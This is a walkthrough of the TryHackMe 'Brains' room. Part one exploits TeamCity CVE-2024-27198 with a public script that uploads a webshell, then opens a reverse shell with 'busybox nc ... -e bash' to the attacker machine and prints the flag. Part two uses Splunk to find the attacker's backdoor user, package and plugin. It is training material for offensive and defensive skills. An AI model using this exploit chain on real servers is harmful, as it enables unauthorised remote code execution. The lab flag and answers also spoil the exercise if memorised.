

# Brains VM – TryHackMe

<https://tryhackme.com/r/room/brains>

This room has 2 parts. Part 1 is below and Part two is after it

Kali IP = 10.4.103.189


Brains VM = 10.10.78.117

An initial nmap scan shows

```
root@kali:~/home/kali/Desktop/tryhackme/brains# nmap brains.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 09:34 EDT
Nmap scan report for brains.thm (10.10.78.117)
Host is up (0.36s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
50000/tcp open  ibm-db2

Nmap done: 1 IP address (1 host up) scanned in 5.78 seconds
```


So then I can visit the website on port 80. And see this



Nothing in the page source either, so instead I do a gobuster scan but we get nowhere

```
Starting gobuster in directory enumeration mode
=====
/.hta          (Status: 403) [Size: 275]
/.hta.txt      (Status: 403) [Size: 275]
/.hta.php      (Status: 403) [Size: 275]
/.hta.html     (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.htaccess     (Status: 403) [Size: 275]
/.htpasswd     (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/index.php     (Status: 200) [Size: 1069]
/index.php     (Status: 200) [Size: 1069]
/server-status  (Status: 403) [Size: 275]
=====
Progress: 18936 / 18940 (99.98%)
=====
Finished
```

So I checked the other port and we find this



So for this we can search for CVE and we find it here <https://github.com/W01fh4cker/CVE-2024-27198-RCE>

So I can copy it to my directory

```
root@kali:~/home/kali/Desktop/tryhackme/brains# git clone https://github.com/W01fh4cker/CVE-2024-27198-RCE.git
Cloning into 'CVE-2024-27198-RCE'...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 35 (delta 9), reused 16 (delta 3), pack-reused 0 (from 0)
Receiving objects: 100% (35/35), 15.73 KiB | 402.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.
```

Then I can run this by running the script in a virtual python environment by first activating it

```
root@kali:~/home/kali/Desktop/tryhackme/brains# source my-venv/bin/activate
(my-venv)root@kali:~/home/kali/Desktop/tryhackme/brains# pip3 install requests urllib3 faker
Collecting requests
  Using cached requests-2.32.3-py3-none-any.whl.metadata (4.6 kB)
Collecting urllib3
  Using cached urllib3-2.2.3-py3-none-any.whl.metadata (6.5 kB)
Collecting faker
  Downloading Faker-30.8.1-py3-none-any.whl.metadata (15 kB)
Collecting charset-normalizer<4,>2 (from requests)
  Using cached charset_normalizer-3.4.0-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (34 kB)
Collecting idna<4,>2.5 (from requests)
  Using cached idna-3.10-py3-none-any.whl.metadata (10 kB)
Collecting certifi>2017.4.17 (from requests)
  Using cached certifi-2024.8.30-py3-none-any.whl.metadata (2.2 kB)
Collecting python-dateutil>2.4 (from faker)
  Downloading python_dateutil-2.9.0.post0-py2.py3-none-any.whl.metadata (8.4 kB)
Collecting typing-extensions (from faker)
  Downloading typing_extensions-4.12.2-py3-none-any.whl.metadata (3.0 kB)
Collecting six>1.5 (from python-dateutil>2.4->faker)
  Using cached six-1.16.0-py2.py3-none-any.whl.metadata (1.8 kB)
Using cached requests-2.32.3-py3-none-any.whl (64 kB)
Using cached urllib3-2.2.3-py3-none-any.whl (126 kB)
Downloading Faker-30.8.1-py3-none-any.whl (1.8 MB)
  1.8/1.8 MB 6.2 MB/s eta 0:00:00
Using cached certifi-2024.8.30-py3-none-any.whl (167 kB)
Using cached charset_normalizer-3.4.0-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (143 kB)
Using cached idna-3.10-py3-none-any.whl (70 kB)
Downloading python_dateutil-2.9.0.post0-py2.py3-none-any.whl (229 kB)
Downloading typing_extensions-4.12.2-py3-none-any.whl (37 kB)
Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: urllib3, typing-extensions, six, idna, charset-normalizer, certifi, requests, python-dateutil, faker
Successfully installed certifi-2024.8.30 charset-normalizer-3.4.0 faker-30.8.1 idna-3.10 python-dateutil-2.9.0.post0 requests-2.32.3 six-1.16.0 typing-extensions-4.12.2 urllib3-2.2.3
```

Then running it

```
(my-venv)root@kali:/home/kali/Desktop/tryhackme/brains# cd CVE-2024-27198-RCE
(my-venv)root@kali:/home/kali/Desktop/tryhackme/brains/CVE-2024-27198-RCE# python3 CVE-2024-27198-RCE.py -t http://brains.thm:50000
[+] User added successfully, username: 8ku54qpi, password: 8EqNVtpIpV, user ID: 11
[+] The target operating system version is linux
[!] The current version is: 2023.11.3 (build 147512). The official has deleted the /app/rest/debug/processes port. You can only upload a malicious plugin to upload webshell and cause RCE.
[!] The program will automatically upload the webshell ofbehinder3.0. You can also specify the file to be uploaded through the parameter -f. Do you wish to continue? (y/n)y
[+] The malicious plugin 1hdvcx1P was successfully uploaded and is trying to be activated
[+] Successfully load plugin 1hdvcx1P
[+] The malicious plugin 1hdvcx1P was successfully activated! Webshell url: http://brains.thm:50000/plugins/1hdvcx1P/1hdvcx1P.jsp
[+] Please start executing commands freely! Type <quit> to end command execution
command > 
```

Then we can send a reverse connection back to kali

busybox nc **10.4.103.189 4444 -e bash**

and then in kali have a listener set up and we can get our shell

```
command > busybox nc 10.4.103.189 4444 -e bash
command > 
```

```
root@kali:/home/kali/Desktop/tryhackme/brains/CVE-2024-27198-RCE# nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.4.103.189] from (UNKNOWN) [10.10.78.117] 57522
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev),118(lxd)
python3 -c 'import pty;pty.spawn("/bin/bash")'
ubuntu@brains:/opt/teamcity/TeamCity/bin$ cd
cd
ubuntu@brains:~$ ls
ls
config.log  flag.txt
ubuntu@brains:~$ cat flag.txt
cat flag.txt
THM{faa9bac345709b6620a6200b484c7594}
ubuntu@brains:~$ 
```

And that is part 1 complete. Now we can move:8000 to part 2

The IP for this part is **10.10.53.205**

1. What is the name of the backdoor user which was created on the server after exploitation?  
a. Evil user

New Search

1 index=\* "new user"

6 events (before 10/26/24 2:14:32.000 PM) No Event Sampling ▾

Events (6) Patterns Statistics Visualization


Format Timeline ▾ + Zoom Out + Zoom to Selection × Deselect

1 day per column

Time	Event
8/2/24 8:41:04.000 AM	Aug 2 08:41:04 brains useradd[8335]: new user: name=fwupd-refresh, UID=113, GID=120, home=/run/systemd, shell=/usr/sbin/nologin, from=/dev/pts/1 host = brains source = /var/log/auth.log sourcetype = auth_logs
7/4/24 10:32:37.000 PM	Jul 4 22:32:37 brains useradd[11207]: new user: name=eviluser, UID=1001, GID=1001, home=/home/eviluser, shell=/bin/bash, from=/dev/pts/0 host = brains source = /var/log/auth.log sourcetype = auth_logs
7/4/24 10:16:12.013 PM	[2024-07-04 22:16:12,013] INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=12 host = brains source = /opt/teamcity/TeamCity/logs/teamcity-activities.log sourcetype = teamcity_activities
7/4/24 10:08:09.995 PM	[2024-07-04 22:08:09,995] INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=11 host = brains source = /opt/teamcity/TeamCity/logs/teamcity-activities.log sourcetype = teamcity_activities
7/2/24 9:56:16.418 AM	[2024-07-02 09:56:16,418] INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=1 host = brains source = /opt/teamcity/TeamCity/logs/teamcity-activities.log sourcetype = teamcity_activities
7/2/24 9:38:51.000 AM	Jul 2 09:38:51 ip-10-10-170-13 useradd[459]: new user: name=ubuntu, UID=1000, GID=1000, home=/home/ubuntu, shell=/bin/bash, from=none host = brains source = /var/log/auth.log sourcetype = auth_logs

## 2. What is the name of the malicious-looking package installed on the server?

### a. Datacollector



The screenshot shows a Splunk search interface with the following search query in the search bar:


```
source="/var/log/dpkg.log" "install"
```

The results table shows 99 events, all from the 'Events (99)' tab. The table includes columns for 'Time' and 'Event'. The events list includes several entries related to the 'datacollector' package being installed:

- 2024-07-17 20:44:23 status triggers-pending install-info:amd64 6.7.0.dsfg.2-5
- 2024-07-04 22:58:25 install datacollector:amd64 <none> 1.0
- 2024-07-04 22:58:23 startup archives install
- 2024-07-02 14:56:16 install haveged:amd64 <none> 1.3.1-6ubuntu1
- 2024-07-02 14:56:16 install libavahi:amd64 <none> 1.9.1-6ubuntu1
- 2024-07-02 14:56:16 install libc6-dev:amd64 <none> 2.31-0ubuntu9.16

## 3. What is the name of the plugin installed on the server after successful exploitation

### a. AyzzbuXY.zip



The screenshot shows a Splunk search interface with the following search query in the search bar:

```
search index=%3D* source=%3D%2Fopt%2Teamcity%2FTeamCity%2Flogs%2Fteamcity-activities.log&display.page.search.mode=smart&dispatch.sample_ratio=1&workload_pool=
```

The results table shows events from '# timestampps. 1' tab. The table includes columns for 'Time' and 'Event'. The events list includes several entries related to the 'AyzzbuXY' plugin being uploaded and updated:

- [2024-07-17 20:48:38,488] INFO - tbrains.buildServer.ACTIVITIES - Server Started
- [2024-07-04 23:34:19,426] INFO - tbrains.buildServer.ACTIVITIES - Spring components shutdown finished in 3s,162ms
- [2024-07-04 23:34:16,263] INFO - tbrains.buildServer.ACTIVITIES - Spring components shutdown start...
- [2024-07-04 23:20:25,781] INFO - tbrains.buildServer.ACTIVITIES - Server Started
- [2024-07-04 23:08:49,492] INFO - tbrains.buildServer.ACTIVITIES - Spring components shutdown finished in 2s,352ms
- [2024-07-04 23:08:47,139] INFO - tbrains.buildServer.ACTIVITIES - Spring components shutdown start...
- [2024-07-04 22:16:12,014] INFO - s.buildServer.ACTIVITIES.AUDIT - user\_create: User "user with id=12" was created by "user with id=12"
- [2024-07-04 22:16:12,013] INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=12
- [2024-07-04 22:08:31,921] INFO - s.buildServer.ACTIVITIES.AUDIT - plugin\_uploaded: Plugin "AyzzbuXY" was updated by "user with id=11" with comment "Plugin was uploaded to /home/ubuntu/BuildServer/plugins/AyzzbuXY.zip"
- [2024-07-04 22:08:09,999] INFO - s.buildServer.ACTIVITIES.AUDIT - user\_create: User "user with id=11" was created by "user with id=11"
- [2024-07-04 22:08:09,995] INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=11
- [2024-07-04 15:46:08,793] INFO - tbrains.buildServer.ACTIVITIES - Spring components shutdown finished in 1s,166ms

And it is complete